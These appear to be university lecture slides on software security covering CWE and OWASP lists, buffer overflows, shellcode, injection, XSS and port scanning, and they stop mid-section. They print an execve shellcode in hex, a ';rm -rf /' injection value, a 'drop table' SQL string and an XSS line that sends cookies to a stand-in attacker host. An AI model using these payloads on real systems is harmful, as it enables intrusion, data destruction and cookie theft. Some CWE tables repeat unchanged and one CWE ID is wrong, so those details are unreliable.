

UNIVERSITÀ DI PARMA
Dipartimento di Ingegneria e Architettura

Software Security

Luca Veltri

(mail.to: luca.veltri@unipr.it)

Course of Cybersecurity, 2025/2026

Vulnerabilities

- Vulnerability
  - **A flaw or weakness in an information system or system security procedures, that could be exploited by a threat source to violate the system's security policy**
- The exploitation of a system vulnerability may let an attacker to carry out unauthorized actions against the confidentiality, the integrity or the availability of the system related assets

Vulnerabilities (cont.)

- Vulnerabilities can be distinguished based on:
  - **nature**
    - unintentional (e.g. bugs and flaws)
    - intentional (e.g. backdoors)
  - **domain**
    - technology
      - design or specification
      - software/hardware implementation
    - operation and management
      - Inadequacy of organizational aspects in terms of: defense infrastructures, attacks detections, incident response
      - Ineffective security strategy in terms of: best practices, tools, technologies
    - human
      - bad behaviors
      - social engineering
        - » psychological manipulation of people into performing actions or divulging confidential information

Technology vulnerabilities

- Network and communication protocol vulnerabilities
  - **protocol specification flaws**
  - **protocol implementation flaws**
  - **misuses**
    - e.g. unsecure communication protocols, exploitation of address resolution mechanisms (e.g. ARP or DNS), dynamic configuration protocols (BOOTP/DHCP), etc.
- Software and hardware vulnerabilities
  - **Application implementation flaws**
  - **Operating system flaws**
    - OSs are the main sources of reported system vulnerabilities
  - **Hardware flaws**

Attack Surface


- Attack surface is the sum of all possible attack points that an adversary can try to use attack a system
  - **where the attack happens**
- Different attack surfaces
  - **Network Attack Surface**
    - Vulnerabilities over an enterprise network, wide-area network, or the Internet
      - including network protocol vulnerabilities, such as those used for a denial-of-service attack, disruption of communications links, and various forms of intruder attacks
  - **Software Attack Surface**
    - Vulnerabilities in applications, libraries, or operating system code
      - particular focus is Web software
  - **Human Attack Surface**
    - Vulnerabilities created by personnel or outsiders, such as social engineering, human error, and trusted insiders

Attack Tree

- A branching hierarchical data structure that represents a set of potential techniques for exploiting security vulnerabilities
  - **the security incident that is the goal of the attack is represented as the root node of the tree**
  - **the ways that an attacker could reach that goal are iteratively and incrementally represented as branches and subnodes of the tree**
- Each subnode defines a subgoal, and each subgoal may have its own set of further subgoals, etc
- The leaves of the tree (i.e. the final nodes on the paths from the root), represent different ways to initiate an attack
- Each node other than a leaf is either an AND-node or an OR-node
  - **branches can be labeled with values representing difficulty, cost, or other attack attributes, so that alternative attacks can be compared**

Example of an Attack Tree

- Example of an Attack Tree for internet banking authentication:



- UT/U: the attack targets the user terminal, including smartcards, and actions of the user
- CC: the attack focuses on communications channel
- IBS: attacks against the Internet banking servers

Software Security

- Vulnerabilities in application, utility, or operating system code
  - **often caused by a bug or weakness present in the software**
    - application implementations
    - operating systems
- Software security is closely related to software quality but with subtle differences
  - **the software quality concern is mostly accidental failures**
    - it focuses on correctness, reliability, maintainability, usability, performance
  - **the software security concern is intentional malicious exploitation**

Classification of software vulnerabilities

- Common Weakness Enumeration (CWE)
  - **https://cwe.mitre.org**
  - **list of common software and hardware security weakness types**
    - 943 types (April 2025)

- Common Vulnerabilities and Exposures (CVE)
  - **https://cve.org**
    - search: https://cve.mitre.org/cve/search_cve_list.html
  - **list of publicly known cybersecurity vulnerabilities**
  - **each entry contains an identification number and a description**

- Known Exploited Vulnerabilities Catalog
  - **https://www.cisa.gov/known-exploited-vulnerabilities-catalog**

2025 Most Dangerous Software Weaknesses

1	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
2	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
3	CWE-352	Cross-Site Request Forgery (CSRF)
4	CWE-862	Missing Authorization
5	CWE-787	Out-of-bounds Write
6	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
7	CWE-416	Use After Free
8	CWE-12	Out-of-bounds Read
9	CWE-78	Improper Neutralization of Special Elements in an OS Command ('OS Command Injection')
10	CWE-94	Improper Control of Generation of Code ('Code Injection')
11	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
12	CWE-434	Unrestricted Upload of File with Dangerous Type
13	CWE-476	NULL Pointer Dereference
14	CWE-121	Stack-based Buffer Overflow
15	CWE-502	Deserialization of Untrusted Data
16	CWE-122	Heap-based Buffer Overflow
17	CWE-863	Incorrect Authorization
18	CWE-20	Improper Input Validation
19	CWE-284	Improper Access Control
20	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor
21	CWE-306	Missing Authentication for Critical Function
22	CWE-918	Server-Side Request Forgery (SSRF)
23	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')
24	CWE-639	Authorization Bypass Through User-Controlled Key
25	CWE-770	Allocation of Resources Without Limits or Throttling

https://cwe.mitre.org/top25/index.html

https://cwe.mitre.org/top25/archive/2025/2025_cwe_top25.html

Software weaknesses

- Software errors may be grouped into the following three categories:
  - **1) Insecure Interaction Between Components**
    - e.g. Improper Neutralization of Inputs, Improper Input Validation, Improper Control of Generation of Code, etc.
  - **2) Risky Resource Management**
    - e.g. Out-of-bounds Write or Read, Improper Limitation of a Pathname, Use After Free, etc.
  - **3) Porous Defenses**
    - e.g. Improper Authentication, Use of Hard-coded Credentials, Missing Authentication or Authorization, etc.

https://cwe.mitre.org/data/definitions/900.html

Software weaknesses (cont.)

- Regarding the causes, we could roughly consider these two categories:
  - **improper handling of program inputs**
    - mainly related to type 1 and 2 weaknesses
  - **poor implementation of protection mechanisms**
    - mainly related to type 3 (Porous Defense) weaknesses

Software weaknesses (cont.)

- Regarding improper handling of program inputs, two different levels:
  - **errors/weaknesses at programming language level**
    - how programs are written and how they are translated into machine code
      - issues often related on the size of input data
        - » e.g. buffer overflow
  - **errors/weaknesses at program logic level**
    - how inputs are interpreted and handled by the logic of the program
    - incorrect handle of remote user inputs that makes the program to perform other actions
      - often due to execution of action based on user input values without a proper check of correctness (validation) of the input
        - » Injection attacks

2025 Most Dangerous Software Weaknesses: Improper handling of program inputs

1	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
2	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
3	CWE-352	Cross-Site Request Forgery (CSRF)
4	CWE-862	Missing Authorization
5	CWE-787	Out-of-bounds Write
6	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
7	CWE-416	Use After Free
8	CWE-12	Out-of-bounds Read
9	CWE-78	Improper Neutralization of Special Elements in an OS Command ('OS Command Injection')
10	CWE-94	Improper Control of Generation of Code ('Code Injection')
11	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
12	CWE-434	Unrestricted Upload of File with Dangerous Type
13	CWE-476	NULL Pointer Dereference
14	CWE-121	Stack-based Buffer Overflow
15	CWE-502	Deserialization of Untrusted Data
16	CWE-122	Heap-based Buffer Overflow
17	CWE-863	Incorrect Authorization
18	CWE-20	Improper Input Validation
19	CWE-284	Improper Access Control
20	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor
21	CWE-306	Missing Authentication for Critical Function
22	CWE-918	Server-Side Request Forgery (SSRF)
23	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')
24	CWE-639	Authorization Bypass Through User-Controlled Key
25	CWE-770	Allocation of Resources Without Limits or Throttling

https://cwe.mitre.org/top25/index.html

https://cwe.mitre.org/top25/archive/2025/2025_cwe_top25.html

2025 Most Dangerous Software Weaknesses: Porous Defenses

1	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
2	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
3	CWE-352	Cross-Site Request Forgery (CSRF)
4	CWE-862	Missing Authorization
5	CWE-787	Out-of-bounds Write
6	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
7	CWE-416	Use After Free
8	CWE-12	Out-of-bounds Read
9	CWE-78	Improper Neutralization of Special Elements in an OS Command ('OS Command Injection')
10	CWE-94	Improper Control of Generation of Code ('Code Injection')
11	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
12	CWE-434	Unrestricted Upload of File with Dangerous Type
13	CWE-476	NULL Pointer Dereference
14	CWE-121	Stack-based Buffer Overflow
15	CWE-502	Deserialization of Untrusted Data
16	CWE-122	Heap-based Buffer Overflow
17	CWE-863	Incorrect Authorization
18	CWE-20	Improper Input Validation
19	CWE-284	Improper Access Control
20	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor
21	CWE-306	Missing Authentication for Critical Function
22	CWE-918	Server-Side Request Forgery (SSRF)
23	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')
24	CWE-639	Authorization Bypass Through User-Controlled Key
25	CWE-770	Allocation of Resources Without Limits or Throttling

https://cwe.mitre.org/top25/index.html

https://cwe.mitre.org/top25/archive/2025/2025_cwe_top25.html

Top 10 web application vulnerabilities (2025)

- Open Web Application Security Project (OWASP) Top 10 vulnerabilities

1) Broken Access Control
2) Security Misconfiguration
3) Software Supply Chain Failures
4) Cryptographic Failures
5) Injection
6) Insecure Design
7) Authentication Failures
8) Software or Data Integrity Failures
9) Security Logging and Alerting Failures
10) Mishandling of Exceptional Conditions

https://owasp.org/Top10/2025/

Handling Program Input

- Incorrect handling is one of the most common failings
- Input is any source of data from outside and whose value is not explicitly known by the programmer when the code was written
  - **includes data read into the program from user keyboard or mouse entry, files, or network connections**
- Proper input handling
  - **all data sources should be verified**
  - **explicitly validate assumptions on size and type of values before use**
- We may separately consider:
  - **Improper input validation**
    - it is about deciding whether input is acceptable
  - **Improper Neutralization**
    - even if the input is accepted, how do we safely embed/use it in another language or interpreter
      - it is about making input safe in a specific context when you use it

Improper input validation
and
Buffer overflow

Improper Input Validation

- This is about deciding whether input is acceptable at all
- Goal: Reject bad input
- Question: “Is this input allowed?”
- Typical checks:
  - **Type (is it an integer, email, etc.?)**
  - **Length (too long?)**
  - **Format (matches regex?)**
  - **Range (within bounds?)**
  - **Allowed values (whitelisting)**
- If validation fails → input should be rejected

Input size and buffer overflow

- When reading or copying input from some source, programmers often make assumptions about the maximum expected size of input
  - **regardless whether the input is text entered by the user, a command-line argument to the program, or in response to a prompt for input**
  - **the programmer allocates a pre-sized buffer to hold this input without check that the actual input size**
- If input exceeds the size of the buffer, a buffer overflow occurs
  - **can potentially compromise the execution of the program**
  - **testing may not identify vulnerability**
    - test inputs are unlikely to include large enough inputs to trigger the overflow

Buffer Overflow

- Also known as a buffer overrun or buffer overwrite
- Very common attack mechanism
  - **First widely used by the Morris Worm in 1988**
- Prevention techniques known
- Still of major concern
  - **Legacy of buggy code in widely deployed operating systems and applications**
  - **Continued careless programming practices by programmers**
- Defined in the NIST Glossary of Key Information Security Terms as follows:
  - **A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information**
  - **Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system**

Buffer Overflow basics

- Programming error when a process attempts to store data beyond the limits of a fixed-sized buffer
- Overwrites adjacent memory locations
  - **Locations could hold other program variables, parameters, or program control flow data**
- Buffer could be located on the stack, in the heap, or in the data section of the process
- Consequences:
  - **corruption of program data**
  - **memory access violations**
  - **unexpected transfer of control**
  - **execution of code chosen by attacker**

Programming Languages

- At the machine level data manipulated by machine instructions executed by the computer processor are stored in either the processor's registers or in memory
- Assembly language programmer is responsible for the correct interpretation of any saved data value
- C and related languages have high-level control structures, but allow direct access to memory
  - **hence are vulnerable to buffer overflow**
  - **have a large legacy of widely used, unsafe, and hence vulnerable code**
- Modern high-level languages (such as Java and Python) have a strong notion of type and valid operations
  - **not vulnerable to buffer overflows**
  - **programmers can focus more on solving the problem and less on managing the details of interactions with variables and memory**
  - at a cost in resource use, both at compile time and in additional code that must executed at run time to impose checks such as that on buffer limits

Buffer overflow example

- Simple example of buffer overflow C code

```
#define FALSE 0
#define TRUE 1

void get_password(char* dest) { // get a password from a DB
    strcpy(dest,"SECRET");
}

int main(int argc, char *argv[]) {
    int valid= FALSE;
    char str1[8];
    char str2[8];
    get_password(str1); // retrieve the user's password
    printf("insert valid password: ");
    gets(str2);
    if (strncmp(str1,str2,8)==0) valid= TRUE; else valid= FALSE;
    printf("str1: %s\nstr2: %s\nvalid: %d\n", str1, str2,
valid);
}
```

Buffer overflow example (cont.)

Terminal

```
insert password: test
str1: SECRET
str2: test
valid: 0

insert password: 123456789abcdefghijklmno
str1: 9abcdefg
str2: 123456789abcdefg
valid: 0

insert password: aaaabbbbaaaabbbbccccdddd
str1: aaaabbbb☺
str2: aaaabbbbaaaabbbb☺
valid: 1

insert password: badinputbadinput
str1: badinput☺
str2: badinputbadinput☺
valid: 1
```

Buffer overflow attacks

- To exploit a buffer overflow an attacker needs:
  - **to identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker's control**
  - **to understand how that buffer is stored in memory and determine potential for corruption**
- What the attacker does with the resulting corruption of memory varies considerably, depending on what values are being overwritten
- Identifying vulnerable programs can be done by:
  - **inspection of program source**
  - **tracing the execution of programs as they process oversized input**
  - **using tools such as fuzzing to automatically identify potentially vulnerable programs**

Stack Buffer Overflow

- A stack-based buffer overflow condition is a condition where the buffer being overwritten is allocated on the stack (i.e., is a local variable or, rarely, a parameter to a function)
  - **also referred to as stack smashing**
  - **still being widely exploited**

- Impact
  - **generally lead to crashes**
    - lack of availability are possible, including putting the program into an infinite loop
  - **can be used to execute arbitrary code, which is usually outside the scope of a program's implicit security policy**
    - this can often be used to subvert any other security service

Shellcode

- Code supplied by attacker
  - **Often saved in buffer being overflowed**
  - **Traditionally transferred control to a user command-line interpreter (shell)**
- It is machine code
  - **Specific to processor and operating system**
  - **Traditionally needed good assembly language skills to create**
  - **A number of sites and tools have been developed that automate this process**
    - e.g. Metasploit Project - it provides useful information to people who perform penetration, IDS signature development, and exploit research

Example UNIX Shellcode

```
int main (int argc, char *argv[])
{
    char *sh;
    char *args[2];


    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve (sh, args, NULL);
}
```

(a) Desired shellcode code in C

```
      nop
      nop                    //end of nop sled
      jmp find               //jump to end of code
cont: pop %esi               //pop address of sh off stack into %esi
      xor %eax, %eax         //zero contents of EAX
      mov %al, 0x7(%esi)     //copy zero byte to end of string sh (%esi)
      lea (%esi), %ebx       //load address of sh (%esi) into %ebx
      mov %ebx,0x8(%esi)     //save address of sh in args [0] (%esi+8)
      mov %eax,0xc(%esi)     //copy zero to args[1] (%esi+c)
      mov $0xb,%al           //copy execve syscall number (11) to AL
      mov %esi,%ebx          //copy address of sh (%esi) into %ebx
      lea 0x8(%esi),%ecx     //copy address of args (%esi+8) to %ecx
      lea 0xc(%esi),%edx     //copy address of args[1] (%esi+c) to %edx
      int $0x80              //software interrupt to execute syscall
find: call cont              //call cont which saves next address on stack
sh:   .string "/bin/sh"      //string constant
args: .long 0                //space used for args array
      .long 0                //args[1] and also NULL for env array
```

(b) Equivalent position-independent x86 assembly code

```
90  90  eb  1a  5e  31  c0  88  46  07  8d  1e  89  5e  08  89
46  0c  b0  0b  89  f3  8d  4e  08  8d  56  0c  cd  80  e8  e1
ff  ff  ff  2f  62  69  6e  2f  73  68  20  20  20  20  20  20
```

(c) Hexadecimal values for compiled x86 machine code

Buffer Overflow defenses

- Buffer overflows are widely exploited

- Two broad defense approaches
  - **Compile-time**
    - Aim to harden programs to resist attacks in new programs
  - **Run-time**
    - Aim to detect and abort attacks in existing programs

Compile-time defenses: Programming language

- Use a modern high-level language
  - **Not vulnerable to buffer overflow attacks**
  - **Compiler enforces range checks and permissible operations on variables**

- Disadvantages
  - **Additional code must be executed at run time to impose checks**
  - **Flexibility and safety comes at a cost in resource use**
  - **Distance from the underlying machine language and architecture means that access to some instructions and hardware resources is lost**
  - **Limits their usefulness in writing code, such as device drivers, that must interact with such resources**

Compile-time defenses: Language Extensions/Safe Libraries

- Handling dynamically allocated memory is more problematic because the size information is not available at compile time
  - **Requires an extension and the use of library routines**
    - Programs and libraries need to be recompiled
    - Likely to have problems with third-party applications

- Concern with C is use of unsafe standard library routines
  - **One approach has been to replace these with safer variants**
    - Libsafe is an example
    - Library is implemented as a dynamic library arranged to load before the existing standard libraries

Compile-time defenses: Stack protection

- Add function entry and exit code to check stack for signs of corruption
- Use random canary
  - **value needs to be unpredictable**
- Stackshield and Return Address Defender (RAD)
  - **GCC extensions that include additional function entry and exit code**
    - function entry writes a copy of the return address to a safe region of memory
    - function exit code checks the return address in the stack frame against the saved copy
    - if change is found, aborts the program

Run-time defenses: Executable address space protection

- Use virtual memory support to make some regions of memory non-executable
  - **Requires support from memory management unit (MMU)**
  - **Long existed on SPARC / Solaris systems**
  - **Recent on x86 Linux/Unix/Windows systems**

Run-time defenses: Address space randomization

- Manipulate location of key data structures
  - **stack, heap, global data**
  - **using random shift for each process**
  - **large address range on modern systems means wasting some has negligible impact**
- Randomize location of heap buffers
- Random location of standard library functions

Return to System Call

- Stack overflow variant replaces return address with standard library function
  - **Response to non-executable stack defenses**
  - **Attacker constructs suitable parameters on stack above return address**
  - **Function returns and library function executes**
  - **Attacker may need exact buffer address**
  - **Can even chain two library calls**
- Defenses
  - **Any stack protection mechanisms to detect modifications to the stack frame or return address by function exit code**
  - **Randomization of the stack in memory and of system libraries**

The heap

- The heap is used to store dynamically allocated data
  - **dynamic data is mainly used to:**
    - manage objects that cannot fit into a predefined memory size
    - survive function calls
    - share objects between threads

Heap Overflow

- Attack buffer located in heap
  - **Typically located above program code**
  - **Memory is requested by programs to use in dynamic data structures (such as linked lists of records)**
- No return address
  - **Hence no easy transfer of control**
  - **May have function pointers can exploit**
  - **Or manipulate management data structures**
- Defenses
  - **Making the heap non-executable**
  - **Randomizing the allocation of memory on the heap**

Improper Neutralization

Improper Neutralization

- Not safely handling input for a specific context
  - **improper neutralization (sanitization) of input used in various contexts (e.g., SQL, HTML, shell, etc.)**
  - **It's about removing or escaping dangerous content in input so they don't affect the logic of the target context**
    - the system does not ensure or incorrectly ensures that structured messages or data are well-formed and that certain security properties are met before being read from an upstream component or sent to a downstream component
      - If a message is malformed, it may cause the message to be incorrectly interpreted

Improper Neutralization (cont.)

- Examples:
  - **Including user input directly in an HTML page without escaping `<script>` tags**
  - **Putting unsanitized user input into a SQL query string**
- Related CWEs:
  - **CWE-89 (SQL Injection)**
  - **CWE-79 (Cross-Site Scripting)**
  - **CWE-77 (Command Injection)**

Injection

- Flaws relating to invalid handling of input data, specifically when program input data can accidentally or deliberately influence the flow of execution of the program
- Most common case when input data are passed as a parameter to another program on the system
- Most often occur in scripting languages
  - **e.g. JavaScript, PHP, Python, SQL**
  - **often used as Web scripts**

Injection attack: Example 1

- Example of OS command injection
  - **this PHP code intends to take the name of a user and list the contents of that user's home directory**

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);
```

  - **the** $userName **variable is not checked for malicious input. An attacker could set the** $userName **variable to an arbitrary OS command such as:**

```
;rm -rf /
```

  - **which would result in** $command **being:**

```
ls -l /home/;rm -rf /
```

  - **since the semi-colon is a command separator in Unix, the OS would first execute the** ls **command, then the** rm **command, deleting the entire file system**

https://cwe.mitre.org/data/definitions/74.html

Injection attack: Example 2

- The following Java code reads the name of the author of a weblog entry, author, from an HTTP request and sets it in a cookie header of an HTTP response

```
String author = request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author", author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

  - **assuming a string consisting of standard alpha-numeric characters, such as "Jane Smith", is submitted in the request the HTTP response including this cookie might take the following form:**

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Jane Smith
...
```

  - **since the value of the cookie is composed of unvalidated user input, the response will only maintain this form if the value submitted for AUTHOR_PARAM does not contain any CR and LF characters**

https://cwe.mitre.org/data/definitions/74.html

Injection attack: Example 2 (cont.)

- If an attacker submits a malicious string, such as

  Wiley Hacker\r\nHTTP/1.1 200 OK\r\n

  - **then the HTTP response would be split into two responses of the following form:**

    HTTP/1.1 200 OK
    ...
    Set-Cookie: author=Wiley Hacker
    HTTP/1.1 200 OK
    ...

  - **the second response is completely controlled by the attacker and can be constructed with any header and body content desired. The ability to construct arbitrary HTTP responses permits a variety of resulting attacks, including:**
    - cross-user defacement
    - web and browser cache poisoning
    - cross-site scripting
    - page hijacking


https://cwe.mitre.org/data/definitions/74.html

SQL Injection Attacks (SQLi)

- One of the most prevalent and dangerous web security threats
- Malicious SQL commands are sent to the database server
- Most common attack goal is bulk extraction of data
- Depending on the environment SQL injection can also be exploited to:
  - **modify or delete data**
  - **execute arbitrary operating system commands**
  - **launch denial-of-service (DoS) attacks**

SQL Injection (SQLi)

- It is caused by improper Neutralization of Special Elements used in an SQL Command
  - **the application constructs all or part of an SQL command using externally-influenced input from an upstream component**
  - **without neutralize or incorrectly neutralize special elements that could modify the intended SQL command**
  - **the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data**



https://cwe.mitre.org/data/definitions/89.html

PHP/SQL Injection Example

- Vulnerable PHP code:

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "';";
$result = mysql_query($query);
```

  - **example of injection input:**


```
Bob'; drop table suppliers
```

- Safe PHP code:

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" .
mysql_real_escape_string($name) . "';";
$result = mysql_query($query);
```

Cross-Site Scripting (XSS)

- Improper Neutralization of Input During Web Page Generation
  - **commonly seen in scripted Web applications**
- Attacks where input provided by one user is subsequently output to another user
  - **the system does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users**
  - **vulnerability involves the inclusion of script code in the HTML content**
  - **script code may need to access data associated with other pages**
  - **browsers impose security checks and restrict data access to pages originating from the same site**



XSS Example

- Example of text that could be uploaded to a guestbook application, exploiting XSS

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

  - **when viewed it displays a little text and then executes the JavaScript code**
    - the code replaces the document contents with the information returned by the attacker's cookie script, which is provided with the cookie associated with this document
    - by using more sophisticated JavaScript code, it is possible for the script to execute with very little visible effect

- To prevent this attack, any user-supplied input should be examined and any dangerous code removed or escaped to block its execution

Validating input syntax

- It is necessary to ensure that data conform with any assumptions made about the data before subsequent use
- Input data should be compared against what is wanted
- Alternative is to compare the input data with known dangerous values
- By only accepting known safe data the program is more likely to remain secure

Vulnerability scanning

Vulnerability scanning

- Types of vulnerability scanners
  - **network and port scanner**
    - tells which hosts and network services are running and reachable
      - e.g. Nmap
  - **network vulnerability scanner**
    - looks for possible vulnerabilities associated to detected running application
      - e.g. Nessus, SAINT, OpenVAS
  - **web application security scanner**
    - automated crawling and testing of web applications
      - e.g. Indusface WAS, ScanMyServer, SUCURI, SSL Labs, Quttera, Detectify, Siteguarding, etc
      - https://owasp.org/www-community/Vulnerability_Scanning_Tools
  - **database security scanner**
  - **host based vulnerability scanner**

Network scanning

- Also refereed as network enumerating
- Activity through specific software for scanning a network for discovering active hosts and open ports (Port scanning)
  - **e.g. ping, traceroute, nmap**
- This is often used by administrators to check the security of their networks
- Can be used by attackers to identify running services on a host
- Related to network scanning are:
  - **Vulnerability scanning**
  - **Penetration test**

Network scanning (cont.)

- What a network scanner can do
  - **Host discovery**
    - identifying hosts on a network, for example listing the hosts which respond to pings, or which have a particular port open
  - **Port scanning**
    - enumerating the open ports on one or more target hosts
  - **Service version detection**
    - interrogating listening network services listening on remote devices to determine the application name and version number
  - **OS detection**
    - remotely determining the operating system and some hardware characteristics of network devices

Host Discovery

- Host discovery may be performed by using different techniques
  - **ICMP scan**
    - determines if a host responds to ICMP requests, such as echo (ping), netmask, etc
  - **TCP SYN/ACK/RST**
    - tries to open a TCP connection using port numbers
      - associtated to most common application services (e.g. HTTPd), or
      - by a given set
    - two modes (see *Port scanning*, later):
      - user space (TCP connect())
      - root space (TCP SYN/ACK/RST)

Host Discovery: ICMP Echo Request

- Host discovery through ICMP Echo Request (pingscan):
  - **ICMP echo datagrams are sent to a given host or to all hosts in a subnetwork**
  - **The attacker collects the replies and determines which hosts are actually alive**
- Example:

Starting nmap V. 2.12 by Fyodor (www.insecure.org/nmap/)

Host cisco-sales.ns.com (195.121.31.11) appears to be up.

Host sales1.ns.com (195.121.31.19) appears to be up.

Host sales4.ns.com (195.121.31.22) appears to be up.

Host sales2.ns.com (195.121.31.43) appears to be up.

Host sales3.ns.com (195.121.31.181) appears to be up.

Nmap run completed -- 256 IP addresses (5 hosts up) scanned in 1 second

Port scanning

- A port scanner may scan
  - **the most common port numbers, or**
  - **ports most commonly associated with vulnerable services, on a given host, or**
  - **a given list of TCP and UDP port numbers**
- The result of a scan on a target {host,proto,port} can be:
  - **Open or Accepted**
    - the host sent a reply indicating that a service is listening on the port
    - open ports may revel vulnerabilities associated with
      - the program responsible for delivering the service
      - the operating system that is running on the host
  - **Closed or Denied or Not Listening**
    - the host sent a reply indicating that connections will be denied to the port
  - **Filtered, Dropped or Blocked**
    - there was no reply from the host

Port scanning (cont.)

- Port scanning types:
  - **TCP (connect) scanning**
    - the simplest port scanners
    - use the operating system's network functions (e.g. connect() call)
    - if a port is open, the operating system completes the TCP three-way handshake, and the port scanner immediately closes the connection; otherwise an error code is returned
    - has the advantage that the user does not require special privileges
    - however, it prevents low-level control
  - **SYN scanning**
